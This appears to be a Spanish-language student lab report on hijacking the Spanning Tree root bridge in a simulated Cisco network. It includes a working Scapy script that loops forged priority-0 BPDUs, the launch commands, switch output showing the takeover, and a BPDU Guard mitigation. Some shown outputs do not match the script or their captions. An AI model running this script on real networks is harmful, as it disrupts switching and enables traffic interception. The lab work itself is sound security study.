

Informe de Laboratorio Técnico: Auditoría de Seguridad en Capa 2 — Spanning Tree Protocol (STP) Manipulation

Información Institucional y de Control

- Institución: Instituto Tecnológico de Las Américas (ITLA)
- Asignatura: Seguridad de Redes
- Autor de la Auditoría: Zoe Daniela Bobonagua Acevedo
- Matrícula: 2025-0839
- Entorno de Simulación: GNS3 / PNETLab con nodos Cisco IOSv
- Fecha de Documentación: Junio de 2026

1. Objetivos del Laboratorio y del Script

1.1. Objetivo del Laboratorio

El propósito primordial de esta práctica de ingeniería es evaluar la robustez estructural y las vulnerabilidades de convergencia del protocolo **Spanning Tree (STP - IEEE 802.1D)** en un entorno de red conmutado. El laboratorio busca simular de forma controlada una suplantación de la raíz lógica de la topología (*Root Bridge Election Hijacking*), analizar la degradación del rendimiento de la red y el desvío de tráfico resultante, y diseñar e implementar políticas de endurecimiento (*Hardening*) perimetral que inmunicen los puertos de acceso.

1.2. Objetivo del Script (stp_root.py)

El script desarrollado en Python 3 tiene como fin automatizar la inyección masiva y continua de unidades de datos de protocolo de puente (**BPDUs de Configuración**) modificadas. Su lógica operativa consiste en declarar una prioridad lúdica superior a cualquier switch legítimo de la infraestructura, forzando de manera artificial una reelección general del árbol de expansión para consolidar al host del auditor como el nuevo centro del plano de datos.


2. Documentación de la Arquitectura de Red

La infraestructura lógica ha sido desplegada emulando un segmento corporativo segmentado por VLANs utilizando el direccionamiento **10.25.83.0/24** para producción y **10.25.99.0/24** para administración.

2.1. Diagrama de Flujo Lógico de la Topología

****Esquema Lógico de Red:****

None






Figura 1: Diagrama de la topología en GNS3

3. Verificación de Evidencia del Ataque (Hijacking)

2.2. Cuadro de Direccionamiento e Interfaces Técnico

Dispositivo	Interfaz	Tipo	IP	Máscara	Gateway	Función
R1	f0/0.83	Subint	10.25.83.1	255.255.255.0	-	VLAN 83

R1	f0/0.99	Subint	10.25.99.1	255.255.255.0	-	VLAN 99
SW1	Vlan99	SVI	10.25.99.11	255.255.255.0	10.25.99.1	Gestión Core
SW2	Vlan99	SVI	10.25.99.12	255.255.255.0	10.25.99.1	Gestión Acceso
kali-1	eth0	Estático	10.25.83.99	255.255.255.0	10.25.83.1	Auditor
PC1	e0	Dinámico	DHCP	255.255.255.0	10.25.83.1	Víctima

3. Especificaciones y Funcionamiento del Script

3.1. Requisitos para Utilizar la Herramienta

Para la ejecución correcta del script de auditoría, el sistema operativo anfitrión debe contar con los siguientes elementos:

-Sistema Emisor: Kali Linux o entorno Linux con soporte de inyección directa a nivel de sockets crudos.

Intérprete: Python 3.x de 64 bits instalado.

Dependencia Crítica: Librería Scapy para manipulación avanzada de paquetes (sudo apt install python3-scapy).

Permisos: Elevación de privilegios root (sudo) indispensable para transmitir tramas de control personalizadas.

3.2. Parámetros Modificables del Código

iface: Interfaz de red local encargada de la transmisión de tramas ("eth0").

stp_dst: Dirección física MAC multicast oficial del protocolo STP ("01:80:c2:00:00:00").

rootid / bridgeid: Forzado lógico a 0 para declarar la máxima prioridad absoluta en el algoritmo del árbol.

3.3. Documentación del Funcionamiento Interno

El script realiza una manipulación directa del encabezado de control de Capa 2:

1. Construcción Estructurada (Layer Stacking): Utilizando la sintaxis de Scapy, se apilan las capas Ethernet (Ether) y de Spanning Tree (STP).
2. Alteración del Id del Puente: Se alteran los parámetros críticos de identificación asignando un valor numérico de prioridad igual a 0.
3. Inyección Cíclica: Mediante un bucle infinito alimentado por un temporizador se simula la cadencia estándar de un switch real (Hello Time).

Python

```
#!/usr/bin/env python3
from scapy.all import *
import time
import sys
print("[*] Iniciando inyección de tramas de control BPDU...")
# Dirección de destino multicast estándar de Spanning Tree
stp_dst = "01:80:c2:00:00:00"
# Construcción manual de la trama apilando capas mediante Scapy
pkt = (Ether(dst=stp_dst, src="00:11:22:33:44:55")/
       STP(rootid=0, rootmac="00:11:22:33:44:55", bridgeid=0,
          bridgemac="00:11:22:33:44:55"))
try:
    while True:
        sendp(pkt, iface="eth0", verbose=False)
        time.sleep(2)
except KeyboardInterrupt:
    print("\n[-] Auditoría detenida por el operador.")
    sys.exit(0)
```

4. Guía de Ejecución y Diagnóstico de Anomalías

Paso 1: Establecer Línea Base Segura

Antes de iniciar la inyección de paquetes, verifique el estado del árbol de expansión en el switch de acceso **SW2** para comprobar que el Core Switch (**SW1**) actúa correctamente como raíz.

SW2# show spanning-tree vlan 83

```
SW2#show spanning-tree vlan 83
VLAN0083
  Spanning tree enabled protocol ieee
  Root ID    Priority    24659
             Address     0c95.088e.0000
             Cost        4
             Port        3 (GigabitEthernet0/2)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID   Priority    32851 (priority 32768 sys-id-ext 83)
             Address     0ca2.4c4a.0000
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time   300 sec

Interface     Role Sts Cost      Prio.Nbr Type
-----
Gi0/2         Root FWD 4        128.3    P2p
Gi0/3         Desg FWD 4        128.4    P2p Edge
Gi1/0         Desg FWD 4        128.5    P2p Edge
```

Figura 2: Estado del Root Bridge legítimo (SW1)


Paso 2: Lanzamiento de la Herramienta de Auditoría

Inicie la consola en el nodo de Kali Linux, asigne los permisos necesarios y despliegue el script compilado:

****Comandos en Kali Linux:****

```
chmod +x stp_root.py
```

```
sudo ./stp_root.py
```




```
(kali@kali) [~]  
$ sudo python3 stp_root.py  
[sudo] contraseña para kali:  
[*] Iniciando STP Claim Root Attack en la interfaz eth0...  
[*] Presiona Ctrl+C para detener el ataque y restaurar la topología.  
  
[+] MAC Origen (Kali): 00:0c:29:ab:d7:82  
[+] 5 BPDUs inyectadas con éxito. Forzando cambio de rol...  
[+] 10 BPDUs inyectadas con éxito. Forzando cambio de rol...
```

Figura 3: Terminal de Kali Linux ejecutando el script stp_root.py

Paso 3: Verificación de Evidencia del Ataque (Hijacking)

Regrese inmediatamente al Switch de Acceso **SW2** y consulte nuevamente el estado de Spanning Tree. Comprobará la migración de la raíz hacia el puerto no autorizado.

```
SW2# show spanning-tree vlan 83
```



```
SW2#show spanning-tree vlan 83  
  
VLAN0083  
  Spanning tree enabled protocol ieee  
  Root ID    Priority    0  
            Address     0c29.abd7.8200  
            Cost        4  
            Port        4 (GigabitEthernet0/3)  
            Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec  
  
  Bridge ID  Priority    32851 (priority 32768 sys-id-ext 83)  
            Address     0ca2.4c4a.0000  
            Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec  
            Aging Time   300 sec  
  
Interface          Role Sts Cost      Prio.Nbr Type  
-----  
Gi0/2              Desg FWD 4         128.3   P2p  
Gi0/3              Root FWD 4         128.4   P2p
```

Figura 4: Consola de SW2 evidenciando el cambio de Root ID

5. Plan de Mitigación e Ingeniería de Hardening

Los puertos destinados a terminales de usuario o hosts finales (*Edge Ports*) jamás deben originar ni procesar tramas de control jerárquicas de Spanning

Tree. La contención definitiva se logra habilitando **PortFast** combinado con la directiva **BPDU Guard** de manera perimetral en los accesos.

5.1. Configuración Defensiva Aplicada (Switch SW2)

****Configuración Cisco IOS (SW2):****

```
None
SW2# configure terminal
!
! 1. Entrar al rango de interfaces perimetrales de acceso
interface range GigabitEthernet0/3 , GigabitEthernet1/0
description DEFENSE_EDGE_PORTS
!
! 2. Optimizar el tiempo de transición y declarar puerto borde
spanning-tree portfast
!
! 3. Activar contención perimetral
spanning-tree bpduguard enable
end
```

5.2. Comprobación y Logs de Validación de Defensas

Al intentar ejecutar el script malicioso desde Kali Linux tras aplicar el endurecimiento, la lógica interna del switch **SW2** interceptará la primera BPDU anómala en la interfaz **Gi0/3**. Al notar que un puerto de borde configurado con **BPDU Guard** recibió datos de control, el sistema de protección desactivará el puerto inmediatamente para salvaguardar la red, generando logs automáticos en consola.

Para auditar el estado de los puertos bloqueados por la mitigación, ejecute:

SW2# show spanning-tree summary

```
SW2#show spanning-tree vlan 83

VLAN0083
  Spanning tree enabled protocol ieee
  Root ID    Priority    24659
             Address     0c95.088e.0000
             Cost        4
             Port        3 (GigabitEthernet0/2)
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID   Priority    32851 (priority 32768 sys-id-ext 83)
             Address     0ca2.4c4a.0000
```

Figura 5: Logs de bloqueo automático por BPDU Guard

6. Marco de Uso Ético y Cumplimiento Legal

Este documento técnico de auditoría y el código asociado han sido desarrollados con propósitos puramente académicos, sirviendo como entregable práctico para la asignatura **Seguridad de Redes** dictada en el **ITLA**.

Toda emulación y pruebas de concepto se han restringido a entornos aislados de laboratorio. Se recuerda que la ejecución de técnicas de manipulación de protocolos sin consentimiento explícito está tipificada y sancionada penalmente.